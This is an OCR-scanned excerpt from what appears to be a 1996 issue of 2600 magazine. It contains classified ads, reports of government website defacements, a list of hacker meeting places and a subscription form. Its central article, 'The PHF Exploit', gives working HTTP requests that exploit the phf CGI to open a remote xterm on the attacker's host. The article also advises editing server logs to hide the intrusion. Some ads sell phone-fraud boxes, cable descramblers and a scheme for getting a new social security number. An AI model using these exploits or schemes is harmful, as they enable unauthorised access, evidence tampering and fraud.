TAP BACK ISSUES, complete set. Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or first class mail. Copy of 1971 *Esquire* article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the original!

OKI 900 CTEK CABLES FOR SALE. Assembled and tested cables $149 plus shipping. Cables do not come with software (software available over the Internet or most hacker bulletin boards). Also available: POCSAG data decoders - uses your computer and any scanner with an earphone jack, decode live POCSAG data in real-time, track pagers via CAP code logging. Assembled and tested unit with shareware copy of software $75 (with registered copy $129). Buy both interface units for $300 plus shipping. For more information email us at Capcon@ix.netcom.com or write to CCS, P.O. Box 3315, Peabody, MA 01961-3315.

6.5536 MHZ CRYSTALS available in these quantities ONLY: 5 for $20, 10 for only $35, 25 for $75, 50 for $125, 100 for $220, 200 for only $400 ($2 each). Crystals are POSTPAID. All orders from outside U.S. add $12 per order in U.S. funds. For other quantities, include phone number and needs. E. Newman, 6040 Blvd East-Suite 19N, West New York, NJ 07093.

CAP'N CRUNCH WHISTLES. Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

DSS 18" SATELLITE TEST CARDS (video and audio on ALL channels). CATV replacement converters - ALL SYSTEMS. Send brand name and model number of converter. One piece converters in full test mode with remote control, batteries, and coax cable. Ray Burgess, PO Box 99395085, Pontiac, IL 61764-0099.

KRYPTONITE ENCRYPTION: the BEST file encryption programs in the world. Coded by author of CRYPTANALYSIS. DOS, Windows, Windows95 versions ALL interchangeable! EASY and FUN to use. DOS: $15, Windows/Windows95: $25. Any 2: $30. Any 3: $35 Send cash, check to: Kryptology, 56 Richmond Hill Road, Greenwich CT 06831.

INFORMATION IS POWER! Our catalog is available with informational manuals, programs, files, books, and video. Get the information from the experts in hacking, phreaking, cracking, electronics, viruses, anarchy techniques, and the internet here. Legit and recognized world-wide, our information will elevate you to a higher plane of consciousness. Join today! Send $1 for our catalog to: SotMESC, Box 573, Long Beach, MS 39560.

ATTENTION PHREAKERS AND HACKERS. For a catalog of plans, kits, and assembled electronic "tools" including the red box, radar jammer, surveillance, countersurveillance, cable descramblers, and many other hard-to-find equipment at low prices, send $1.00 to Mr. Smith-03, P.O. Box 371, Cedar Grove, NJ 07009.

Help Wanted

ANYBODY WHO CAN GET ME IN TOUCH with either of the following: The Pompey Pirates, The Leeds Software Distribution (aka the L.S.D.), Superior, The Medway Boys or Automation. I have one address but don't know who it is for. Also, any hackers in Manchester area. TLG, 15 Lowercroft Road, Starling, Bury, BL8 2EX, England.

CHALLENGING JOBS. John Keennee, 212-376-7386, lexington@spiritlink.com.

Services

YOU CAN RUN AND HIDE! A new method has been discovered on how to obtain a NEW social security number. It works! For those who want to just get away and stay away, this has been the best method thought of. Send $25 cash or money order, along with SASE: Alan, Box 800065, Houston, TX 77280-0065.

COMPUTER CRIME DEFENSE ATTORNEY: Dorsey Morrow, Jr. Contact at (334) 265-6602 or cyberlaw@mont.mindspring.com.

Bulletin Boards

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted email/file exchange. Web site: http://anarchy-online.com, telnet: anarchy-online.com, modem: (214) 289-8328.


DYSTOPIA. Elite Oregon H/P/A/V/C BBS running Renegade with cool door games. Files, info, manuals, applications, and more. Donations needed, call now! +1 (503) 697-7046. 14.4K. Send email to: allegato@teleport.com.

Personal


INCARCERATED FOR WIRE FRAUD in a federal facility in Florida. Projected release date is July 1998, am a white male, 37 yo., wishing to correspond with those of a like nature, interests abound... Write: James E. Lewis, Reg. #03298-036, P.O.B. 819, (M-B-2), Coleman, Florida 33521-0819.

HELP NEEDED. I am currently incarcerated at Leavenworth Federal Penitentiary due to forced implantation and torture by Brazilian Federal Police to prevent due process in Brazil. Please help me spread my story to alternative press sources and human rights groups internationally. Proven BOP x-rays show implants and I have been written about in the PHOENIX LETTER, August 1995. Review my web site and request further information via my email, BrazilByer@aol.com or lambros@nyxfer.blythe.org or web site: http://members.aol.com/BrazilByer.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Ads may be edited or not printed at our discretion. Deadline for Winter issue: 11/15/96.



On August 17, 1996 the home page of the United States Department of Justice was hacked and the contents changed in protest of the current administration's push to regulate the Internet. This is what part of the hacked page looked like. You can see the whole uncensored thing on our own site: www.2600.com.



And guess what? It happened AGAIN! On September 19, 1996 a bunch of Swedish hackers hit the CIA home page, apparently as a protest against an ongoing prosecution in their country. (Bo Skarinder is the name of a Swedish prosecutor.) Again, this entire page is available on www.2600.com in its original form.

THE PHF EXPLOIT

by fencer
fencer@privateer.org

PHF is probably the most common way that the newly-neodenned have of obtaining password files off of systems on the internet. The fact that this exploit is so widely known would lead the uninitiated to think that *no* site in the world would *still* be vulnerable to it. Ha. Most Webmasters, *if* a site even has one, are too stupid for words. Plenty of sites still have PHF sitting in their cgi-bin directory, and it's still set a+x.

PHF and You

Once upon a time, some bright soul who was working on the NCSA HTTP Daemon project had the bright idea of including CGI (Common Gateway Interface) clients in compiled format in the base install for NCSA. Now, to be fair, they also included the sources in the cgi-src directory but that's more of a joke than anything else because so few people touch the sources they might as well have not bothered. NCSA being free, a fracking *lot* of sites use it. But NCSA had some drawbacks. One serious one was that, using the right browser, you could force it to break server-root and give you point and click read-access to any file on the server, including the passwd file (don't get a raging erection, this was patched over a year ago).

Along came Apache, a newer, better, *more secure* and yet still *free* httpdaemon. Apache is NCSA, but on steroids. It's really called A-Patch-E as the authoring crew likes to say it. All they did was steal NCSA and fix some kinda broken bits. Well, that and they said it was more secure. But, as I am sure you have figured out by now, they left the PHF CGI in the cgi-bin directory and left it a+x. So much for more secure.

PHF, by now I am sure you are wondering, is a nifty little util that, when set up properly can do several things. It's most commonly used to parse files for display to a browser hitting a site. That way a straight text-file, say something produced by a database generator or a report generator, can be used as-is, without html formating. With the perms set properly, PHF can be invoked from within a site, by the httpdaemon, and provide a delivery method that doesn't require operator intervention. So all in all it is a pretty useful tool. Now, if you were to set up the cgi-bin directory so that *any* request could execute, whether it originates from an html document on the server, or is part of a request coming to the server, that creates a few problems and a major hole.

Snag A Password File

I was sitting at my nifty kule (lie. it's big) Sun 3/160 X-Terminal (boots off a Linux box too), thinking about PHF when it dawned on me that, if I could execute CAT to grab a passwd file, why couldn't I execute something *else*. Like, say, xterm? So, I started tinkering with the exploit example and then, when I was comfortable with the result, had to hunt for somewhere to test it. Yes. I found someplace to test it. In my example, we'll take a Linux Box running any version of Apache BEFORE 1.2B.

Example of Exploit

```
GET /cgi-bin/phf?Jserver=foobar.com%0A
/usr/X11/bin/xterm%20-ut%20-display%
20pirate.privateer.org:0%0A%0Alos-%Q
name=foo%0Aemail=%0Anickname-%0Aoffice_p
hone=%0Acallsign=%0Aproxy=%0Ahigh_school
=%0Alip=HTTP/1.0
```

This should be all on one long line, by the way. What I did was open a telnet session to port 80 on the target machine, paste this line in, and hit return *twice*. If you hit return only once, the telnet session stays locked open, and if you kill it, your bogus xterm dies with it. Hit return (for you people using PC's that would be the "Enter" key) twice, fast. It sends the command and terminates the original send so that you get a nice bogus xterm without leaving an open telnet to port 80 which can show up if a nervous admin looks for it.

Prior to running the exploit, I added the target system to my xhost base so that the xterm would be accepted on my X-Terminal. If you forget to do that you'll be waiting for a long long time for that window to pop up. If you take apart the exploit above, it's fairly easy for you to use it to run other programs or even daemons on the target system.

The "GET" is pretty obvious, as is the HTTP/1.0 on the end, so don't worry about them. The Q commands (Qalias, Qname, etc.), are fields that PHF is expecting to see and so must be tacked on. But they won't change no matter what command you are executing. So let's look at the meat here. After the server statement we are telling it to trigger /usr/X11/bin/xterm (the xterm program). Then we give it a space (%20) and the -ut flag so that our xterm doesn't show up when someone types who or finger on the target machine. After that, another space (%20), the -display switch so we can tell it where to send that xterm, and the machine we want it displayed on. That's it. It was a lot simpler than I thought it would be.

The first time I tried it, I thought it hadn't worked (it was on a .jp system and I forgot about the long lag). So I was mulling it over when the xterm popped up on my screen. I happily upgraded the failure flag to success and started playing with other OS's. Here's an example of a Solaris box as well, just to get you started:

```
GET cgi-bin/phf?Jserver=foobar.com%0A
/usr/openwin/bin/xterm%20-ut%20-displ
ay%20pirate.privateer.org:0%0A%0Alos
-%Qname=foo%0Aemail-%Qnickname-%0Affic
e_phone=%0Acallsign=%0Aproxy=%0Ahigh_sch
ool=%0Alip=HTTP/1.0
```

Now obviously, the best time to try this out is around 1 or 2 am local time to the system you are hitting (for you marines, Mickey's Big Hand is on the Twelve and his Little Hand is on the One). This *is* going to add a line to the access_log in /usr/local/etc/httpd/logs so after you get access this way, edit the log, then HUP the server. Yes, you can do that. Your bogus xterm is the same user level as the http daemon. It's a matter of survival, folks. You really need to clean up after yourself.

In closing, I would like to mention that the Sun 3/160 X-Terminal I am using boots SunOS and runs X11 off of a Linux XDM server. If any of you are interested in doing that, email me and I'll send you the necessary daemons and point you at the place to get the most current version of the install package for it.

2600 MEETINGS

NORTH AMERICA

Anchorage, AK

[illegible] Food Court [illegible] near payphones.

Ann Arbor, MI

[illegible] University

Atlanta

[illegible] Food Court.

Baltimore

Baltimore Inner Harbor, Harborplace Food Court, Second Floor, [illegible]. Payphone: (410) [illegible]

Baton Rouge, LA

In the LSU Union Building, between the [illegible] payphones. Payphone numbers: (504) [illegible]

Bloomington, MN

Mall of America, [illegible] Burger King and the bank of payphones [illegible].

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) [illegible]

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) [illegible]

Buffalo

[illegible] food court.

Charlotte, NC

South Park Mall in the food court near the payphones.

Chicago

[illegible] Cafe, [illegible] North [illegible].

Cincinnati

Kenwood Town Center, food court.

Cleveland

[illegible], Cleveland Heights, back room smoking section.

Columbia, SC

[illegible] Mall, [illegible] food court, by the payphones in the smoking section. 6 pm.

Columbus, OH

Convention Center, lower level near the payphones.

Dallas

[illegible] Park, [illegible] in North Dallas, first floor of the two story [illegible] section. 7 pm. Payphone: (214) [illegible]

Houston

Food court under the [illegible], next to the [illegible].

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. [illegible] bank of phones. Payphones: (213) [illegible]

Louisville, KY

The Mall, St. Matthew's food court.

Madison, WI

Union South (227 N. Randall St.) on the main level by the payphones. Payphone numbers: (608) [illegible]

Meriden, CT

[illegible] Square Mall, Food Court. 6 pm.

Nashville

[illegible] Cafe, intersection of West End Ave. and 28th Ave. S. three blocks west of Vanderbilt campus.

New Orleans

[illegible] Shopping Center by [illegible]. Payphones: (504) [illegible] - good food [illegible] around the corner.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Orlando, FL

Fashion Square Mall in the food court between [illegible]. Payphones: (407) [illegible]

Ottawa, ONT (Canada)

Cafe [illegible] [illegible] 7 pm.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) [illegible]

Pittsburgh

Carnegie Mellon University student center in the lobby.

Portland, ME

Maine Mall by the bench at the food court door.

Portland, OR

Lloyd Center Mall, third level at the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

[illegible] Mall food court.

St. Louis

[illegible], Highway 40 and Brentwood, lower level, food court area, by the theatres.

Sacramento

[illegible] Plaza food court, upstairs by the theatre. Payphones: (916) [illegible]

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) [illegible]

Seattle

Washington State Convention Center, 2nd floor.

Toronto, ONT (Canada)

[illegible] Food Court [illegible]. 7 pm.

Vancouver, BC (Canada)

Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 8 pm.

Washington DC

Pentagon City Mall in the food court.

.....

AUSTRALIA, EUROPE, SOUTH AMERICA

Aberdeen, Scotland

[illegible], next to the [illegible].

Adelaide, Australia

[illegible]

Belo Horizonte, Brazil

[illegible], near the payphone. 6 pm.

Buenos Aires, Argentina

[illegible]

Bristol, England

By the phones outside the [illegible], Merchant Street, Broadmead. Payphones: +44-117-[illegible] 6:45 pm.

Granada, Spain

[illegible]

Halmstad, Sweden

[illegible] payphones.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Manchester, England

[illegible], Oxford Road

Melbourne, Australia

[illegible]

Munich, Germany

[illegible] (Central Station), first floor, by Burger King and the payphones. [illegible] Payphones: +49-89-591-[illegible]

Rio de Janeiro, Brazil

Rio Sul Shopping Center, Fun Club Night Club.

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

WE HEAR YOU

WHEN PEOPLE TALK, WE LISTEN. WHEN LARGE PEOPLE TALK, WE REALLY LISTEN. THAT'S WHY, AFTER A SPUR OF THE MOMENT CONFERENCE IN A PARKING GARAGE IN VEGAS, WE HAVE DECIDED TO START OFFERING THE WORLD FAMOUS 2600 T-SHIRTS IN DOUBLE EXTRA LARGE SIZES. JUST SPECIFY XXL BELOW AND THERE WON'T BE A NEED FOR ANY FURTHER DISCUSSIONS.

I'M A TRADITIONALIST. SEND ME AN OLD-FASHIONED BLUE BOX SHIRT. MY SIZE IS: ____

I WANT TO TRY SOMETHING NEW. SEND ME AN ELITE MICHELANGELO VIRUS SHIRT. MY SIZE IS: ____

❏ 1 shirt/$15 ❏ 2 shirts/$26

WAIT! I'M NOT FINISHED! SEND ME:

INDIVIDUAL SUBSCRIPTION

❏ 1 year/$21 ❏ 2 years/$38 ❏ 3 years/$54

CORPORATE SUBSCRIPTION

❏ 1 year/$50 ❏ 2 years/$90 ❏ 3 years/$125

OVERSEAS SUBSCRIPTION

❏ 1 year, individual/$30 ❏ 1 year, corporate/$65

LIFETIME SUBSCRIPTION

❏ $260 (you will get *2600* for as long as you can stand it)
(also includes back issues from 1984, 1985, and 1986)

BACK ISSUES (invaluable reference material)

❏ 1984/$25	❏ 1985/$25	❏ 1986/$25	❏ 1987/$25
❏ 1988/$25	❏ 1989/$25	❏ 1990/$25	❏ 1991/$25
❏ 1992/$25	❏ 1993/$25	❏ 1994/$25	❏ 1995/$25

(OVERSEAS: ADD $5 PER YEAR OF BACK ISSUES)

(individual back issues for 1988 to present are $6.25 each, $7.50 overseas)

Send orders to: 2600, PO Box 752, Middle Island, NY 11953

(Make sure you enclose your address!)

TOTAL AMOUNT ENCLOSED: